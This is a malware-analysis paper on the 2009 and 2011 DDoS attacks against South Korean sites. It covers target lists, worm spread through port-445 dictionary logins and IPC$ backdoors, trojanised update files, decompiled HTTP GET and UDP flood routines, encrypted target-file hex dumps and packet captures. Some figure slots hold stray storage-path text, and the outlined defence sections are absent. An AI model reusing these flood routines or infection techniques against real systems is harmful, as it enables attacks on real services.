Check your zombie devices!

Analysis of the DDoS cyber terrorism against the country and future attacks on various devices

- DongJoo Ha, SangMyung Choi, TaeHyung Kim, SeungYoun Han -

OUTLINE

- **Abstract**

- **DDoS in the real world**
  Overview, 3.4 DDoS in korea, March 2011
  Detailed Analysis, 3.4 DDoS in korea, March 2011
  7.7 DDoS, July 2009 vs 3.4 DDoS, March 2011
  The way how defenders

- **New types of DDoS in the future**
  Who can be zombie : infection target
  How to make zombie : how to infect and propagate malicious code
  How to control zombie : C&C
  What can zombie do : attack target, technique

- **Preparation, Defenses**
  Technical idea

- **Appendix**
  Reference

- Abstract

A Distributed Denial-of-Service(DDoS), one of the simplest and most powerful cyber attacks is a big problem nowadays. It has existed since the past, but now attackers can give greater damage to their target due to the development of more effective attack techniques and the propagation of high-speed Internet and so on.

Especially, DDoS attack is now getting a huge problem because the unspecified individuals(called zombie PCs) are used in loading malicious codes while attacking a single site or system. DDoS attack is directly related to targeted companies, institutions and even governments, security companies and users as well.

Plus, there is a possibility of running malicious code onto many other types of electronic devices such as smart phones, game consoles, home appliances and even cars. Therefore a new type of DDos attack might be seen in various places.

In this paper, we will figure out the large-scale DDoS attacks occurred in Korea(July 2009, March 2011) with detailed analysis and reverse tracking and how defenders(Korean institutions and security companies) coped with the attack. WE WILL NOT MENTION WHO THE ATTACKER IS.

Also we will show the new type of DDoS attacks (by PC, smart phone, game console and so on). We will handle the mechanism of DDoS attacks including the type of attack, damage and preparation stage as well.

Finally, we will suggest a solution(idea) of this problem.

- DDoS in the real world

Overview, 3.4 DDoS in Korea, March 2011

South Korea which has the fastest speed for the Internet is a strong nation of information communication as developed IT infra. However, it has been a target of cyber terrors from many outside hackers as much as that. Especially DDoS attack is a trouble through the fast Internet.

Korea, on 7th of July. 2009., got assailed by large-scale cyber terrors is called DDoS. It was nearly ceased main functions of Korea because it got attacked from DDoS that about 40 websites, which were each kind of government agencies, national defenses websites of the army, the navy, the air force and U.S armed forces in Korea, and, the National Assembly, transportation, powerhouses, financial institutions, portal, shopping mall, security companies and including the Blue House, the official residence of Korean President.
It can be called as a cyber-terror because essential agencies, such as the main government, national defenses, and basic facilities in Korea, got attacked.

DDoS attack occurred three times for two days, from March 4th to March 5th.

□ The first attack
- WHEN : 2011/03/04 10:00:00 (UTC+9)
- TARGET : 29 sites

ahnlab.com	gmarket.co.kr	mopas.go.kr	fsc.go.kr
airforce.mil.kr	hangame.com	naver.com	mofat.go.kr
army.mil.kr	jcs.mil.kr	navy.mil.kr	
assembly.go.kr	kbstar.com	nonghyup.com	
cwd.go.kr	keb.co.kr	nts.go.kr	
daishin.co.kr	kisa.or.kr	police.go.kr	
dapa.go.kr	kiwoom.com	shinhan.com	
daum.net	korea.go.kr	unikorea.go.kr	
dcinside.com	mnd.mil.kr	usfk.mil	

□ The second attack
- WHEN : 2011/03/04 18:30:00 (UTC+9)
- TARGET : 40 sites

ahnlab.com	dcinside.com	keb.co.kr	naver.com
airforce.mil.kr	dema.mil.kr	khnp.co.kr	navy.mil.kr
army.mil.kr	fsc.go.kr	kisa.or.kr	nis.go.kr
assembly.go.kr	gmarket.co.kr	kiwoom.com	nonghyup.com
auction.co.kr	hanabank.com	korail.com	nts.go.kr
customs.go.kr	hangame.com	korea.go.kr	police.go.kr
cwd.go.kr	jcs.mil.kr	kunsan.af.mil	shinhan.com
daishin.co.kr	jeilbank.co.kr	mnd.mil.kr	unikorea.go.kr

dapa.go.kr	kbstar.com	mofat.go.kr	usfk.mil
daum.net	kcc.go.kr	mopas.go.kr	wooribank.com

□ The third attack
- WHEN : 2011/03/05 08:00:00 (UTC+9)
- TARGET : 2 sites

cwd.go.kr	kbstar.com		

It presumed that 3.4 DDoS attack has a same maker as 7.7 DDos, but it was applied the malicious code was used for formerly 7.7.DDoS to improved techniques.

Detailed Analysis, 3.4 DDoS in Korea, March 2011

(1) The creation of C&C Botnet

Attackers constructed Botnet as controlling DDoS Agent. Attackers took many of PC through network worm as installing a back-door. Network worm attempts to connect with password in dictionary through IP, was produced randomly with neighboring network band, to scan 445 port as accounts of Administrator, and if it is successful then installs back-doors through IPC$ sharing.

When back-doors are installed, it sends the information of infection through e-mail or a specific web-page, it is already prepare.

Like this, hackers who have lots of back-doors through network worm install binary which can do a function of C&C server with connecting 195 port back-doors open.

□ P2P C&C

It is to carry out the function of real C&C severs, and give orders to DDoS Agent or transmit update files.

There are many P2P C&C severs that perform synchronizations through communication each other. That means hackers upload update files on a place of P2P C&C servers.

(2) The operation says of P2P C&C

C&C server have 10 IPs of another C&C server in ‘nvcfrkcm.chm’ file. In an hour cycle, it connects one place randomly among C&C servers of other 10 IPs then it updates a suitable IP for a condition to its ‘nvcfrkcm.chm’ file after it gives and takes 10 IPs.

Also if last Command Number on 16Byte in ‘nvcfrkcm.chm’ file of other party is higher number than its Last Command Number, it perceives that new files updated so it downloads new files.

It operates these ways that move to a directory for spreading over Zombie PC by parsing Command of downloaded files or direct performance – doing the order of hackers in C&C servers – downloaded files in C&C server.

(3) The infection of malicious code

Attackers spread malicious codes to changed update files in hacked total 7 web sites of web-hard to malicious codes. Therefore, many users in each web-hard got infected malicious codes.

Web hard site	Filename
www.sharebox.co.kr	SBUpdate.exe
www.filecity.co.kr	setup_filecity.exe
www.bobofile.co.kr	setup_bobofile.exe
www.ondisk.co.kr	ondisk_setup.exe
www.ziofile.com	ziofile_setup.exe
www.superdown.co.kr	superdown_setup.exe
www.luckyworld.net	newsetup.exe

(4) DDoS Agent malicious code

DDoS Agent malicious code is constructed for these.

<table>
<tr><th colspan="3"></th><th>1st (~3.3)</th><th>2nd (3.4)</th><th>3rd (3.5)</th></tr>
<tr><td rowspan="11">Layer</td><td>0</td><td>Modified webhard update files by attacker</td><td colspan="3">SBUpdate.exe, setup_filecity.exe, setup_bobofile.exe, ondisk_setup.exe, ziofile_setup.exe, superdown_setup.exe, newsetup.exe</td></tr>
<tr><td>1</td><td>Main dropper</td><td colspan="2">nt(2 random characters)(2 random digits).dll</td><td>sv(2 random characters)(2 random digits).dll</td></tr>
<tr><td>2</td><td>C&C connection and update module</td><td colspan="3">m(3 random characters)svc.dll</td></tr>
<tr><td>2</td><td>C&C server information</td><td colspan="3">faultrep.dat</td></tr>
<tr><td>3</td><td>Received update file</td><td colspan="3">(8 random characters).exe</td></tr>
<tr><td>2</td><td>DDoS attack module</td><td colspan="3">w(3 random characters)svc.dll</td></tr>
<tr><td>2</td><td>DDoS target information</td><td colspan="2">tljoqgv.dat, tlntwye.dat</td><td>doqmcru.dat, dasrrvm.dat</td></tr>
<tr><td>2</td><td>HDD destroying module</td><td colspan="2">s(3 random characters)svc.dll</td><td>4 (4 random characters)proc.dll</td></tr>
<tr><td>2</td><td>Time information for HDD destruction</td><td colspan="2">noise03.dat</td><td>4 TYEI08.DEP</td></tr>
<tr><td></td><td>Hosts file modification</td><td colspan="3">1 nt(2random characters)(2 random digits).dll 2 rtdrvupr.exe 3 (8 random characters).exe</td></tr>
</table>

(5) DDoS attack

There are three types of DDoS attacks.

☐ UDP DDoS

☐ ICMP DDoS

☐ HTTP GET DDoS

GET header of HTTP GET DDoS attack is like these.

```
v5 = 0;
v13 = 0;
Select_User_Agent(&User_Agent);               // User-Agent (select 1 of 6 random)
Select_Accept(&Accept);                       // Accept (select 1 of 5 random)
if ( CC_Flag )                                // Cache-Control Flag (if CC Flag is set, select Cache-Contol)
{
  v6 = Get_String(&v14, 2220);                // Cache-Control: no-store, must-revalidate₩r₩n
  v5 = 1;
  v13 = 1;
  Cache_Control = *(_UNKNOWN **)v6;
  v18 = 0;
}
else
{
  Cache_Control = &unk_100072A0;
}
GET_Header_Strings = Get_String(&CC_Flag, 1109);// GET %s HTTP/1.1₩r₩n
                                              // Accept: %s₩r₩n
                                              // Accept-Language: ko₩r₩n
                                              // User-Agent: %s₩r₩n
                                              // Accept-Encoding: gzip, deflate₩r₩n
                                              // %sProxy-Connection: Keep-Alive₩r₩n
                                              // Host: www.%s₩r₩n₩r₩n
sprintf(&HTTP_GET_Header, *(const char **)GET_Header_Strings, Path, &Accept, &User_Agent, Cache_Control, Host);
nullsub_1(&CC_Flag);
v18 = -1;
if ( v5 & 1 )
  nullsub_1(&v14);
v9 = socket(2, 1, 0);
if ( v9 == -1 )
{
  Sleep(10000u);
}
else
{
  v16 = a3;
  HIWORD(v15) = ntohs(a4);
  LOWORD(v15) = 2;
  if ( connect(v9, &v15, 16) != -1 )
    send(v9, &HTTP_GET_Header, strlen(&HTTP_GET_Header), 0);// HTTP GET DDoS
  v17 = 1;
  setsockopt(v9, 65535, 128, &v17, 4);
  shutdown(v9, 2);
  closesocket(v9);
}
```

- Accept Header Field : select one of five randomly

/
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, */*
image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*

- User-Agent Header Field : select one of six randomly

Mozilla/5.0 (X11; U; Linux i686; ko-KR; rv:1.9.0.4) Gecko/2008111217 Fedora/3.0.4-1.fc10 Firefox/3.0.4
Mozilla/5.0 (Windows; U; Windows NT 5.1; ko; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2)

- Cache-control Header Field : selected from packet of odd number

```
Cache-Control: no-store, must-revalidate\r\n
```


2011, 3.4 DDoS vs. 2009, 7.7 DDoS

(1) The differences of C&C server


C&C server of 7.7 DDoS was a hierarchical structure. When attacker gives an order to the master server, it is transferred to distributed C&C servers on the lower level because a master server is on the upper level.

C&C server of 3.4 DDoS, however, is P2P structure, which is if attacker gives an order to any one place, it will become a synchronization to other servers because all C&C server are P2P structure.

[3.4 DDoS - C&C server structure]



[7.7 DDoS - C&C server structure]



(2) The encryption

A. The encryption of target files of DDoS attack

Files that have a target of attack of 3.4 DDoS attack are classified into including the domain and the starting time of the attack target. Files including the domain of the attack target have been enciphered. 7.7. DDoS attack has domain of the attack target, the starting time of the attack target, and the closing time of attack in a file.

[3.4 DDoS - encryption of target]

tljoqgv.dat

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	11	27	00	00	1E	00	00	00	DF	48	DB	20	FB	E4	C9	10
00000010	61	01	AA	6D	8B	34	67	18	3A	41	F4	0F	D0	DF	89	84
00000020	9D	3E	B8	DE	C6	3D	15	A4	E8	94	07	1F	D3	8C	40	A1
00000030	88	C2	80	B9	E3	F7	4F	1A	3A	41	F4	0F	D0	DF	89	84
00000040	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000050	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000060	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000070	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000080	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000090	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
000000A0	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
000000B0	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
000000C0	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
000000D0	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
000000E0	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
000000F0	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000100	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000110	9D	3E	B8	DE	C6	3D	15	A4	3A	41	F4	0F	D0	DF	89	84
00000120	9D	3E	B8	DE	C6	3D	15	A4	3C	0C	61	9F	9C	CC	49	16
00000130	7A	E6	5A	0F	EB	A4	AD	4B	01	6B	88	D7	54	06	A8	04
00000140	59	B0	81	9C	83	DB	C7	C5	15	52	72	FD	5F	29	E7	59

[3.4 DDoS - attack time]

tlntwye.dat

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	55	55	55	55	C1	D3	E3	40								

[7.7 DDoS - target information]


uregvs.nls

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	64	B3	AD	12	41	88	E3	40	1A	00	00	00	01	00	77	77	d³- A‹ã@ ww
00000010	77	2E	70	72	65	73	69	64	65	6E	74	2E	67	6F	2E	6B	w.president.go.k
00000020	72	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	r
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000110	00	00	00	00	00	00	00	00	00	00	00	00	50	00	00	00	P
00000120	FF	07	00	00	32	00	00	00	00	00	00	00	00	00	00	00	ÿ 2
00000130	38	88	E3	40	00	00	00	00	58	88	E3	40	1E	00	00	00	8‹ã@ X‹ã@
00000140	03	00	00	00	1E	00	00	00	50	00	00	00	1F	00	00	00	P
00000150	C0	61	14	00	77	77	77	2E	70	72	65	73	69	64	65	6E	Àa www.presiden
00000160	74	2E	67	6F	2E	6B	72	3B	38	30	3B	67	65	74	3B	2F	t.go.kr;80;get;/
00000170	3B	3B	00	02	00	77	77	77	2E	6D	6E	64	2E	67	6F	2E	;; www.mnd.go.
00000180	6B	72	00	00	00	00	00	00	00	00	00	00	00	00	00	00	kr


B. The encryption of DDoS attack module

A module of substantial DDoS attack can easily see HTTP GET attack String through binary because 7.7DDoS was not enciphered, but 3.4 DDoS is enciphered HTTP GET Strings for using DDoS attack.

[3.4 DDoS - HTTP GET attack strings encryption]



[7.7 DDoS - HTTP GET attack strings]



(3) DDoS attack

A. The generate ways of packets

7.7 DDoS generated packets with Using WinPcap library for generating DDoS attack packets of UDP, ICMP and so on except HTTP GET packet, 3.4 DDoS created with using basic widow sockets.

When WinPcap is used special WinPcap, which needs extra DDL, this is presumed to use basic window sockets for reducing capacity as they spread malicious codes.

[3.4 DDoS - Using Basic Windows Socket]

```
int __cdecl UDP_DDoS(int a1, int a2)
{
  int result; // eax@1
  int v3; // ebx@1
  unsigned int v4; // esi@2
  int v5; // [sp+10h] [bp-410h]@2
  int v6; // [sp+14h] [bp-40Ch]@2
  _BYTE v7[1024]; // [sp+20h] [bp-400h]@3

  result = socket(2, 2, 17);                    // socket(AF_INET, SOCK_DGRAM , IPPROTO_UDP)
  v3 = result;
  if ( result != -1 )
  {
    v6 = a1;
    HIWORD(v5) = ntohs(a2);
    LOWORD(v5) = 2;
    v4 = 0;
    do
      v7[v4++] = rand();
    while ( v4 < 0x400 );
    sendto(v3, v7, 1024, 0, &v5, 16);           // UDP DDoS (sendto)
    result = closesocket(v3);
  }
  return result;
}
```

[7.7 DDoS - Using WinPcap]

```
      }
LABEL_54:
      if ( a3 == 256 )
        goto LABEL_48;
      v19 = v29;
      v20 = v30;
      v21 = *(_WORD *)((char *)&v31 + 3);
      memcpy(&v22, &v33, 0x14u);
LABEL_49:
      v16 = pcap_open(&unk_10011488, 100, 1, 100, 0, &v25);
      if ( v16 )
      {
        pcap_sendpacket(v16, &v19, v10 + v43);
        pcap_close(v16);
      }
      Sleep(dwMilliseconds);
      ++v38;
      result = v41;
      ++v39;
      if ( v38 >= *(_DWORD *)(v41 + 268) )
        return result;
      v3 = v41;
    }
  }
  return result;
}
```

B. The type of DDoS attack packets and method

It is that the type and orderly difference of 3.4 DDoS and 7.7 DDoS attack packets like these.3.4 attack compare with 7.7 DDoS attack to cut off attacks of SYN Flooding과 ACK Flooding, the rate of HTTP GET Packets increased.

[3.4 DDoS - DDoS attack packet]

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192. 140	152 .11	UDP	Source port: gmrupdateserv Destination port: http
2	0.000156	192. 140	152 .11	ICMP	Echo (ping) request
3	0.003382	192. 140	152 .11	HTTP	GET / HTTP/1.1
4	0.140388	192. 140	152 .11	HTTP	GET / HTTP/1.1
5	0.225918	192. 140	152 .11	HTTP	GET / HTTP/1.1
6	0.329029	192. 140	152 .11	HTTP	GET / HTTP/1.1
7	0.366286	192. 140	152 .11	HTTP	GET / HTTP/1.1

[3.4 DDoS - DDoS attack packet type & sequence]

circling "packet per thread"

	Source IP	Destination IP	Attack Type	ETC
1	Original	Target	UDP	Using Windows Socket
2	Original	Target	ICMP	Using Windows Socket
3	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Cache-Control Proxy-Connection
4	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Proxy-Connection
5	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Cache-Control Proxy-Connection
6	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Proxy-Connection
7	Original	Target	HTTP GET	User-Agent Random (6) Accept Random (5) Cache-Control Proxy-Connection

[7.7 DDoS - DDoS attack packet]

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192. .128	210. .195	HTTP	Continuation or non-HTTP traffic
2	0.006374	150. .84	210. .195	HTTP	Continuation or non-HTTP traffic
3	0.042500	192. .128	210. .195	HTTP	Continuation or non-HTTP traffic
4	0.053372	47.8 3	210. .195	HTTP	Continuation or non-HTTP traffic
5	0.068924	192. .128	210. .195	UDP	Source port: opswmanager Destination port: http
6	0.084703	90.5 177	210. .195	UDP	Source port: dialpad-voice1 Destination port: http
7	0.100267	192. .128	210. .195	ICMP	Echo (ping) request
8	0.115871	180. 7.69	210. .195	ICMP	Echo (ping) request
9	0.131643	210. 0.195	192. 255	ICMP	Echo (ping) request
10	0.169389	192. .128	210. .195	HTTP	GET / HTTP/1.1
11	0.204925	192. .128	210. .195	HTTP	GET / HTTP/1.1

[7.7 DDoS - DDoS attack packet type & sequence]

circling "packet per thread"

	Source IP	Destination IP	Attack Type	ETC
1	Original	Target	SYN	Using WinPcap
2	Spoofing	Target	SYN	Using WinPcap
3	Original	Target	ACK	Using WinPcap
4	Spoofing	Target	ACK	Using WinPcap
5	Original	Target	UDP	Using WinPcap
6	Spoofing	Target	UDP	Using WinPcap
7	Original	Target	ICMP	Using WinPcap
8	Spoofing	Target	ICMP	Using WinPcap
9	Target	Broadcast	ICMP	Smurfing
